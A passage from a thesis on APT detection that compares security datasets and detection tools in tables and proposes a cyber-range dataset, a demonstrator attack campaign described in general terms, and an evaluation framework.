It is notable that except from DARPA TC-E3, TC-E5, OpTC and Atlas, no dataset presented in this thesis features APT attacks. Most datasets implement single attacks while other datasets feature no attacks. Information about operating systems is difficult to state since ICS data usually is independent from OS running on embedded systems. Some datasets only cover Windows systems like the datasets from LANL. LANL2018 and parts of SWaT only cover benign behaviour.

4.4.2. APT Detection Tools

To cluster APT detection tools, classes of different outputs were created by investigating the outputs of the detection tools that were presented in this chapter for their content type, resolution and representation. These classes are defined in the following.

A **Provenance Graph (PG)** is a directed acyclic graph (DAG) that represents the lineage of and causalities between entities and events of a system in high detail. A Provenance Graph (PG) can be constructed from audit log data and includes system calls, files, users and processes. A provenance graph can be used by SOC analysts to investigate the execution flow of an executable and the system state thereof. Provenance graphs suffer from dependency explosion which describes the phenomenon of provenance graphs growing large quickly, requiring increasing resources and alleviating system overview. [19, 94, 105]

A variant is the **Heterogenous Provenance Graph (HPG)** which is defined as typed acyclic graph of system entities as nodes and system events as edges. [101]

An **Attack Graph (AG)** is a directed acyclic graph that describes an attack by using system and attack entities and dependencies. An attack graph does not contain data that is not related to the attack and is constructed using a representation of attack steps in detail. A

Table 4.1.: Overview of datasets.

Name	Type/Base	Attacks	OS	Year
DARPA 98	Network, Provenance	Single		1998
DARPA TC Engagement 3	Provenance	APT	Win, Linux, BSD	2017
DARPA TC Engagement 5	Provenance	APT, Single	Win, Linux, BSD	2019
DARPA OpTC	Provenance	APT, Single	Win	2019
StreamSpot	Provenance	Single	Linux	2016
Power System	Provenance, ICS	Single		2015
UNSW NGIDS-DS	Provenance, Network	Single	Win, Linux	2018
UNSW TON_IoT	Processes, Network	Single	Win, Linux	2020
LANL2018	Event Logs, Network	Benign	Win	2018
LANL Cyber1	Auth logs, Network	Anomalies	Win	2015
Atlas	Event Logs, Network	APT, Single	Win	2021
UNSW-NB15	Network	Single		2015
CSE-CIC-IDS-2018	Network, Event Logs	Single	Win, Linux	2018
CIC-IDS-2017	Network	Single	Win, Linux	2017
WUSTL-IIoT	Network, ICS	Single		2018, 2021
ICS-Flow	Network	Anomalies		2023
Electra	Network, ICS	Single		2019
Edge-IIoTSet	Network	Single	Win, Linux	2022
SWaT	ICS, Network	Single, Benign		2016
BATADAL	ICS	Single		2018
HAI	ICS	Anomalies		2021
EPIC	ICS, Network	Single		2018
WADI	ICS	Single		2019
WDT	Network, ICS	Anomalies		2021
Gas Pipeline	Network, ICS	Single		2015

SOC analyst can utilise an attack graph to portray the attack sequence, but cannot investigate the system state from the graph itself.

A **Provenance Attack Graph (PAG)** is the representation of an attack graph as provenance graph and therefore a provenance graph of an attack. It does focus around attack entities but may contain entities and events adjacent to an attack. A SOC analyst can reconstruct an attack and investigate attack vectors, sequences and which processes were compromised in detail.

A **Multi-Host PAG** is a PAG that describes an attack spanning multiple hosts by combining the provenance graphs of multiple hosts and adding a representation of lateral movement. SOC analysts are provided with a detailed view of attack execution flows within a network and are able to identify compromised processes of subsequent hosts.

A **Reduced Attack Graph (RAG)** reduces the complexity of a provenance attack graph by merging multiple neighbouring edges of the same type into one edge, removing all non-attack related and adjacent entities or by simplifying provenance dependencies. This helps SOC analysts by reducing alerts and improving the visibility of the graph. However it is not reconstructable how many calls were executed.

A **Killchain Attack Graph (KAG)** maps attack steps of a PAG to a kill chain model like the cyber kill chain or the MITRE ATT&CK matrix and presents them as elements of these. This enables to preserve the detail of a PAG while depicting the attack sequence in the context of kill chain models. This supports SOC analysts in terms of communication and reduces the work of manually identifying attack steps and helps with alert triage.

A **Network Attack Graph (NAG)** describes an attack sequence from a network view with network hosts as nodes and telemetry between those nodes as edges. A network graph plots the communication between hosts and can therefore display adversarial tactics like drive-by downloads, lateral movement, network scans and exfiltration. It is also possible to investigate specific lateral movement patterns. However, host specific events like file access are not displayed in a network attack graph. A NAG can be constructed solely from network data like traffic captures, netflows or NIDS alerts. A SOC analyst benefits from a network attack graph by the holistic view of an attack which indicates which network hosts were traversed by an adversary and might be compromised.

The class **Set of Graphs** refers to the output of multiple graphs for one attack sequence. These can be sub-graphs of a larger graph or graphs of different attack paths. The type of graph is not defined an can be any of those presented in this section. The main difference compared to other classes of graphs is, that no singular, decisive graph is generated which induces uncertainty. The graphs are usually sorted by a score that indicate the importance for alert triage to an SOC analyst. SOC analysts are also supported by this output calls by the reduction of single alerts into graphs thus combatting alert fatigue.

Attack Graph Contextualisation is a class tools that are designated for root-cause analysis of existing graphs, e.g. by using explainable artificial intelligence (XAI). An existing graph is investigated to reveal the root cause of an incident or to probe which graph node led to the decision of a previous tool of marking the graph as malicious. This supports SOC analysts to comprehend the reasoning of other detection systems and therefore aid in attack investigations.

Alerts, Scores and Logs are all features of traditional threat detection and play a vital role in cyber defence. An alert reports a single potential malicious event with logs as information source to investigate the alert. Scores are used to rank alerts depending on criticality, severity and importance, and are therefore important indicators for alert triage.

Table 4.4.2 presents the APT detection tools clustered by their output classes alongside additional information if the tool is available open-source, has to be trained on a normal behaviour model, supports online detection of ongoing threats, which operating systems are supported and which year the publication is from. The additional information is addressed in Section 8.2. Blank entries for OS are due to network tools being independent from operating systems as well as for some tools it was not possible to determine which OS are supported even after investigations of available source code. The table shows, that most approaches to APT detection utilise graphs, although no clear preference besides different varieties of provenance graphs can be found.

To further distinguish the detection mechanisms of different approaches to APT detection, the presented detection tools were investigated for the mechanisms that are used within the detection engines. Due to the nature of some terms to be ambiguous, the mechanisms used to describe the detection are explained in the following.

A **Grammar** is a set of rules with pre- and post-conditions that match a specific TTP or event or refer to information- and control flows. A grammar is distinct from rules by their constraints and can be specific to an operating system and can feature a level of abstraction.

An **Invariant** is used to characterise the behaviour of an adversary. Usually similarities across different techniques within an attack stage that is likely to not be extended by further techniques are expressed with an invariant. They are often implemented using rules and grammars and can also be used to describe different (sub-)types of adversaries.

Rules match single events or actions that can be matched with simple if-statements. Rules are independent from execution flows of processes and are usually employed in IDS systems to to match and trigger predefined alerts.

Pattern Matching (PM) refers to the abstracted procedure of detecting predefined or learned patterns in data, e.g. by using machine learning techniques. This can relate to e.g. patterns in graphical representations, file names or execution flows.

An **Information Flow (IF)** is the transmission of data from one context to another. The contexts do not have to be related to another and can describe the traversal of information through a series of processes. Information flows can also be used to detect the unauthorised gain of knowledge. In the context of Table 4.4.2, this term also includes execution flows and control flows which refer to lineages of processes or the traversal of processes by an entity.

Scoring refers to a measure of ordering a set of elements, e.g. alerts, by a measure of weight, usually a numerical value. Common applications are to indicate severity, criticality or suspiciousness by ranking alerts or graphs. Another application is to assign scores to nodes of a graph to calculate likely attack paths.

Graph Search (GS) describes the traversal of graphs to find correlations between entities and perform operations on the graph itself. Possible applications include forward and backward tracing, e.g. to find root nodes of a (sub-)graph, pruning unnecessary edges and sub-graphs to reduce complexity or creating new edges to connect two graphs.

Table 4.2.: Overview of APT detection Tools; * = Linux; § = Windows; & = FreeBSD; **AG** = Attack Graph, **PAG** = Provenance Attack Graph.

Name	Result	Open Source	Normal Model	Online	OS	Year
Hades	Multi-host PAG				§	2024
Atlas	Multi-Host (P)AG	✗			* § &	2021
Sleuth	Provenance AG			✗	* § &	2017
Kairos	Provenance AG	✗	✗	✗	* §	2023
NoDoze	Provenance AG				* § &	2019
CPD	Provenance AG				* §	2024
Conan	Reduced AG			✗		2022
Flash	Reduced AG	✗	✗	✗	* § &	2024
APTHunter	Killchain AG	✗			* § &	2023
Holmes	Killchain AG			✗	* § &	2019
KCSM	Network AG	✗				2021
Raptor	Network AG			✗	* §	2023
Hopper	Network AG			✗		2021
Wang et al.	Network AG			✗		2022
Prographer	Set of (PA sub-)Graphs		✗	✗	* § &	2023
Wilkens et al	Set of NAGs					2019
APT-KGL	Set of HPGs	✗		✗	* §	2022
StreamSpot	Scored set of Graphs	✗	✗	✗		2016
Tell Me More	AG contextualisation		✗		* §	2023
Unicorn	Alerts, Scores, PAG	✗	✗	✗	* §	2020
ShadeWatcher	Alerts, Logs, PAG	✗	✗	✗		2022
Pagoda	Alerts, Scores			✗		2020
APTShield	Alerts, Scores, Logs			✗	*	2023
SOC-APT-Hunter	TTP List, Alerts	✗			§	2021

Fuzzing is a security testing technique and is used here to describe the continuous input of mutated input data while observing the behaviour of the system or structure under test. This can be used for root cause analysis like it is implemented with Tell Me More[103].

Alert Correlation (AC) is used to connect multiple alerts or events to achieve a higher information gain than the alerts individually would provide. [118]

Clustering refers to a process of classification without predefined classes. Clustering is usually based on similarities without predefined labels and provides classes that were found in the process as part of the output.

Classification is the process of categorising elements using *predefined* classes and attributes.

Likelihood is a scoring mechanism for statistical machine learning models. It is used to calculate probabilities, for example to connect nodes to a graph or to determine the next token in a sequence.

Distance is a metric to calculate differences between input sequences with a defined metric. Examples are the distance based on the number of different characters or the number of operations that is required to transform a sequence A into sequence B. In machine learning that uses hidden markov models, this can be implemented with the Levensthein distance.

Graph Learning and **Sequence Learning** are methods of machine learning to learn structures and patterns from training data. This can be patterns of sequences (e.g. words) or patterns of process executions within graphs.

Natural Language Processing (NLP) is a set of techniques to transform natural language into a machine representation. Examples to transform such patterns into sequences are lemmatisation and word embedding.

Table 4.3.: Techniques used by detection tools; IF = Information Flows; AC = Alert Correlation; PM = Pattern Matching; GL = Graph Learning; SL = Sequence Learning.

Name	Grammar	Invariant	Rules	IF	Statemachine	Scoring	Graph Search	Fuzzing	AC	Clustering	Classification	Likelihood	Distance	PM	GL	SL	NLP
Hades			✗			✗	✗										
Atlas														✗		✗	✗
Sleuth			✗				✗					✗					
Kairos				✗		✗									✗		
NoDoze						✗	✗										
CPD			✗			✗	✗										
Conan			✗	✗	✗												
Flash											✗				✗		
APTHunter	✗			✗													
Holmes	✗			✗		✗			✗								
KCSM					✗				✗								
Raptor		✗			✗						✗						
Hopper		✗	✗			✗											
Wang et al						✗	✗		✗					✗			
Prographer											✗		✗			✗	
Wilkens et al		✗				✗	✗										
APT-KGL											✗				✗		
StreamSpot						✗				✗			✗				
Tell Me More						✗		✗			✗						
Unicorn										✗			✗				
ShadeWatcher											✗	✗			✗		
Pagoda			✗			✗											
APTShield	✗			✗													
SOC-APT-Hunter			✗														
Σ	3	3	7	5	3	11	6	1	3	2	6	2	3	2	4	2	1

Table 4.4.2 depicts the techniques that are used by the presented APT detection approaches. Techniques that are not vital to the detection itself are not included. Scoring stands out as the most popular technique with 11 out of 24 tools using it. Also, graph search, rules and information flows are prominent while classification is popular with machine learning approaches. Another finding is, that a combination of multiple techniques is employed, with only SOC-APT-Hunter as an exception.

4.4.3. Conclusion

The overview to conclude this chapter attends to the distribution of which datasets being used to evaluate APT detection approaches. For this investigation, the datasets that are used by the APT detection tools that were presented in this chapter, are mapped to the tools in Table 4.4.3. Some papers mentioned the use of *a* Transparent Computing Engagement dataset but did not specify which one of the released datasets TC-E3 or TC-E5. This is marked by * for both datasets and is counted with the sums in brackets. Also, in two instances the CSE-CIC-IDS-2018 dataset was modified for an evaluation which is marked by (✗) and is counted in addition by the sum in brackets.

The major finding of Table 4.4.3 is, that most publications (16 of 24) implement a custom dataset for their evaluation that is not published. This is often explained with shortcomings of existing datasets, e.g. techniques that are not implemented in other datasets or low quality data. Also, out of the published datasets the DARPA TC Engagements are the most frequently used (12 out of 24 combined) and thus can be referred to as an unofficial standard reference for *APT* detection tool evaluation datasets.

The tendency to implement a custom testbed for evaluations indicates potential problems with existing datasets. Only the DARPA datasets and Atlas contain APT attacks, however no raw data or network captures are provided with the DARPA datasets and Atlas lacks variance. This implies a major problem for comparability, as detection results from varying datasets cannot be used to correctly evaluate the performance of different attack detection tools. Therefore, a dataset which supports most detection tools and contains realistic APT attacks would significantly aid the scientific community. Such a dataset and a concept for evaluating datasets on a common basis will be developed in the proceedings of this thesis. Deficits uncovered in this chapter will be taken into account.

Table 4.4.: Overview towards which tools uses which dataset; * = TC-E3 or TC-E5 unknown; (x) = modified.

Name	Own Testbed	TC-E3	TC-E5	OpTC	CIC-IDS-2018	StreamSpot	Unicorn	Atlas
Hades [106]	✗							
Atlas [67]	✗							✗
Sleuth [114]		*	*					
Kairos [109]		✗	✗	✗		✗		
NoDoze [117]	✗							
CPD [105]	✗		✗	✗				
Conan [104]	✗	*	*					
Flash [107]		✗		✗		✗	✗	
APTHunter [90]	✗	✗	✗					
Holmes [95]		✗						
KCSM [92]					✗(✗)			
Raptor [98]	✗							
Hopper [94]	✗							
Wang et al. [115]					(✗)			
Prographer [111]	✗		✗			✗		✗
Wilkens et al. [116]	✗							
APT-KGL [101]	✗	*	*					
StreamSpot [64]	✗					✗		
Tell Me More [103]		✗				✗		
Unicorn [96]	✗						✗	
ShadeWatcher [112]	✗	✗						
Pagoda [99]	✗							
APTshield [100]	✗	*	*					
Σ	16	6 (10)	4 (8)	3	1 (3)	5	2	2

5. Proposed Architecture

As Subsection 4.4.3 pointed out, datasets featuring realistic APT attacks are sparse and raw data often is not available. This incentivises the creation of custom datasets for testing purposes, which are however not released. This in turn leads to a problem of comparability as evaluations take place on unpublished datasets. This is a key motivation for the contribution of this thesis, which is to propose a dataset that is universally applicable and a corresponding evaluation framework. Also, in this chapter, the architecture and design choices of the proposed concepts are discussed.

5.1. Dataset Concept

The basic concept is broad compatibility and easy separation between sub-datasets. A sub-dataset is a defined subset of a dataset. TC-E5 for example contains the sub-datasets Trace and Theia, which can be distinguished by their names. This is achieved by several means that are presented here in the following order: structure, content and documentation and data types.

The structure of the proposed dataset is composed of multiple layers. Figure 5.1 depicts this structure while traversing the path for audit logs from host 2 from the first execution of campaign 1, marked with green borders. The first layer contains separate folders for every distinct attack campaign. This enables the addition of different attack campaigns at different dates without disturbing the structure of existing data. Alongside those are folders for benign behaviour and single attacks. Benign behaviour contains data subfolders for every distinct network configuration. The folder Single attacks is intended for single-host attacks. Each campaign folder contains documentation and ground-truth as well as a folder for every individual host. Each host folder contains folders for different time slices which refer to different execution times. This enables multiple executions of the same attack campaign side-by-side. The folder names have to be referenced in the documentation and ground-truth. The time slice folders contain separate folders for network captures, host audit logs and additional data. This is relevant for when the dataset is decompressed as host audit logs can be comprised of many individual files. Figure 5.1 also depicts other data which can be included in addition to raw audit logs and network data.

To achieve wide compatibility with different approaches to (APT) attack and anomaly detection, the included data has to satisfy the needs of those different solutions. Therefore, benign behaviour has to be included for every network configuration across the dataset for systems that need to be trained on normal behaviour/operation of a network. The attack campaigns themselves should depict realistic APT attacks and be diverse in their attack vectors, employed techniques, filenames and execution. This is required to eliminate biases within the test-train split for learning-based detection systems as well as to evaluate detection systems for weaknesses in their detection coverage across different techniques. Single attacks are necessary to capture non-nation-state activity as well as single-host attacks. It is crucial to provide documentation and ground truth, as they enable an evaluation to calculate the detection performance as well as to support developers and analysts in their tasks. A complete execution log or otherwise implemented list of all executed malicious activities can be used as a 100% reference while evaluating a detection system to compare its detections against as it is commonly done with e.g. synthetic bugs [119].

As seen in Chapter 4, many datasets contain features extracted from raw data whereas the selection of features differs between datasets and detection solutions. Therefore, raw data as host audit logs and network captures form the basis of this dataset and have to be included. In addition to raw data, the dataset can feature other data types like extracted features, labels or dumps from aggregation systems like Splunk or ElasticSearch. Since feature extraction and machine learning is not a focus of this thesis, labels and features were omitted in the figure. If preprocessed data is included in this dataset, the processing steps have to be documented. Also, binaries/code used have to be provided to ensure other researchers are able to re-create this preprocessing with other sub-datasets.

Figure 5.1 also depicts DARPA CDM in a dashed box. This refers to the data format introduced by Khoury et al. [42] in the context of the DARPA Transparent Computing program and is used for both Engagement 3 and 5 datasets. Since the Engagements could be considered as a de-facto standard reference in scientific literature as Table 4.4.3 shows, converting and serving the data in this format enables the dataset to be used with detection systems that only implemented a parser for DARPA CDM.




Figure 5.1.: Structure of the proposed dataset.

5.2. Cyber Range

The cyber range used in this thesis was initially developed by Leon Huck [20] and extends his work. Previous work [16] employs static images of set-up operating systems as a mean to reproducible experiments. However, those images are not suitable for public release of the infrastructure that would enable researchers to re-create experiments due to copyright ownerships. However, it is possible to automate the setup procedures for a specific host configuration, which can also be released publicly. The cyber range of Leon Huck utilises Terraform, Ansible and OpenStack to provision, setup, configure and manage virtual hosts as well as networks. The separation of virtual machine (VM) provisioning and host setup enables the re-use of system components and additional or altered setups without the need of creating a new image.

To demonstrate the capabilities of the cyber range, an exemplary host-network-configuration as depicted in Figure 5.2 was designed. Design goals were to include multiple operating systems, host designations and configuration vulnerabilities. As of the time of this thesis, only Linux and Windows images were available within the cyber range, which limited the selection of operating systems. Additionally, the network should depict multiple departments of an industrial facility. As depicted in Figure 5.2, a possible configuration features an IT network for common office-desktop deployments, an OT network to represent ICS hardware and a network for an adversarial entity called APT network.

Workstations are represented by Ubuntu and Windows hosts while Debian Linux is used to model server or embedded Linux devices. The IT network also features hosts for server applications like Sharepoint, MSSQL, Outlook and as a fileshare. Both IT and OT network feature Domain Controllers as they are commonly present in company networks.

Host Proxy exists due to a technical necessity of the cyber range to reach into the networks within OpenStack from the cyber range host VM. Also, the APT network is separated from IT and OT network requiring a floating IP for attacker nodes resembling a public IP address. Another technical host is aggregation-server which is designed to be the central log collection node and therefore is a member of both IT and OT networks. A central detection and log aggregation system like Splunk or an ELK-Stack could be hosted on this VM as well as it aggregates raw data as described in Section 6.3.

The IT network also contains an Inside-Attacker host which models an employee who has been fully compromised, recruited by the adversary or an adversary who has infiltrated the company. IT-Win-Share resembles a network share which was also configured to be accessible from the OT network due to convenience by employees, neglecting network separation and therefore security. The dashed network connection between OT network and IT router was also intended for setup purposes only and was due to be removed but was kept alive for the same reason.

The network concept also envisions a network connection to physical industrial control systems (ICS) testbeds like the research groups PLC rack in the KIT Energy Lab or the KASTEL ICS testbed. This is represented by a dashed network connection and OT router in Figure 5.2. Such an integration would allow researchers to generate physical impacts from attacks on a virtualised infrastructure as well as incorporating realistic SCADA setups, further enhancing the quality and relevance of the dataset.

To model a resourceful adversary, the APT network features hosts for the adversary itself (outside attacker), a Command and Control (C2) server and a separate download server for drive-by downloads. All three hosts are designed to possess different IP addresses to resemble geographical separation.




Figure 5.2.: A conceptual maximum network configuration.

5.3. APT Campaign

The demonstrator APT campaign was designed with the goals of combining several techniques, span multiple hosts and operating systems while not using too much disguise so detection systems are able to detect performed adversarial actions. It should include lateral movement, network scans, file access, file creation and file exfiltration as well as ssh-connections from non-standard ports and privilege escalations on both Linux and Windows systems. Also the scenario should incorporate misconfigured systems, vulnerable update states and faulty user behaviour. Inspiration was also taken from known campaigns of APT28, APT29, APT35, APT41 and CyberAv3ngers [120, 121, 122, 123, 124, 125] as well as from detection tools used for experiments in Chapter 7.

A scenario was created from the network configuration presented in Section 5.2 with a subset of hosts to reduce non-necessary data and enable system resources to be assigned to existing hosts improving their performance. Figure 5.3 depicts the resulting network configuration consisting of two IT network workstations, a Windows fileshare connecting IT and OT networks, a Windows operating PC and two PLC devices (PLC and HMI) running Linux in the OT network. The APT network was reduced to attacker and C2 server nodes for testing purposes for different operational paths and techniques.

The campaign scenario starts with a malicious file that was delivered to IT-Win-PC-1 and executed by a non-cautious user. This opens a reverse shell to APT-Outside-Attacker which proceeds with local and network reconnaissance and privilege escalation. With elevated privileges the adversary is able to retrieve plaintext credentials for other Windows and Ubuntu accounts and proceeds to connect to IT-Linux-PC-1 where another privilege escalation was possible as well as secret data could be gathered and exfiltrated. The attacker proceeds to laterally move to IT-Win-Share, exfiltrates confidential reports and performs network reconnaissance towards OT network. Credentials for OT-Linux-PLC could be obtained by guessing standard passwords and an impact could be performed. Implementation details are discussed in Section 6.4 and Section 6.6.




Figure 5.3.: Network for APT campaign.

5.4. Tool evaluation framework

A challenge in evaluating different APT detection systems lies in the fact that most paper evaluations are done on different data streams or on own datasets, that are not publicly available as can be seen in Table 4.4.3. This leads to difficulties as evaluation and performance metrics could not be taken in a neutrally comparable manner. Therefore, to enable a homogenous evaluation across APT detection systems, a universally applicable dataset and evaluation framework is needed. This section and Figure 5.4 introduce such a concept that also depicts the process steps of obtaining data and applying it to various detection tools presented in literature.

To obtain a dataset, an infrastructure has to be build, either virtually or physically or hybrid. An auditing and data collection system has to be set up that records the events, e.g. a cyber attack. This recorded data then has to be shipped and aggregated to a central location with the optional step of normalising data across different sources, operating systems and formats to one homogenous format. The aggregated data forms a dataset as it is proposed by this thesis.

Figure 5.4 depicts these steps implemented for the dataset created by this thesis as well as the DARPA TC Engagement datasets as they are the most common dataset to be used by literature that evaluate themselves on public datasets. Grey borders indicate a component that has been implemented in the context of this thesis, dashed grey borders indicate development efforts for already existing components. All other components are either in existence or need to be implemented. Within processes, file icons indicate the creation of separate files as a mean to save or manage data. A database icon indicates that data is stored in some sort of database, e.g. a SQL or graph database. The ElasticSearch icon indicates data is stored using ElasticSearch. Other non-marked process components hold data in main memory.

One relevant finding from Figure 5.4 is, that detection approaches differ greatly in their processing pipelines, procedures and data representation. This makes it difficult to formalise a unified architecture for APT detection tools.

Another major issue between different approaches is the utilisation of different data formats and sources as well as different approaches to parsers. In general, detection and processing pipelines are independent from specific input data formats as data parsers serve as abstraction layer in-between, which can be seen in Figure 5.4. Therefore, parsers are crucial towards the compatibility of detection tools and datasets. Detection tools without an implemented parser for a specific data type, e.g. Linux auditd logs, can achieve compatibility, if a corresponding parser gets implemented as well as a tool can loose compatibility if a parser does not work correctly.

As a significant portion of proposed detection approaches utilise the DARPA Engagement datasets, support to convert raw data into DARPA CDM would greatly increase compatibility without linear increasing development efforts. However, Figure 5.4 also clearly depicts that approaches from literature without a publicly available implementation require significant development efforts as approaches greatly differ in their processing and detection methods and procedures.

Once data parsing is achieved for all tools to be evaluated, experiments towards detection rates, performance, resource usage etc. can be conducted that allow comparative studies across and independent evaluations.

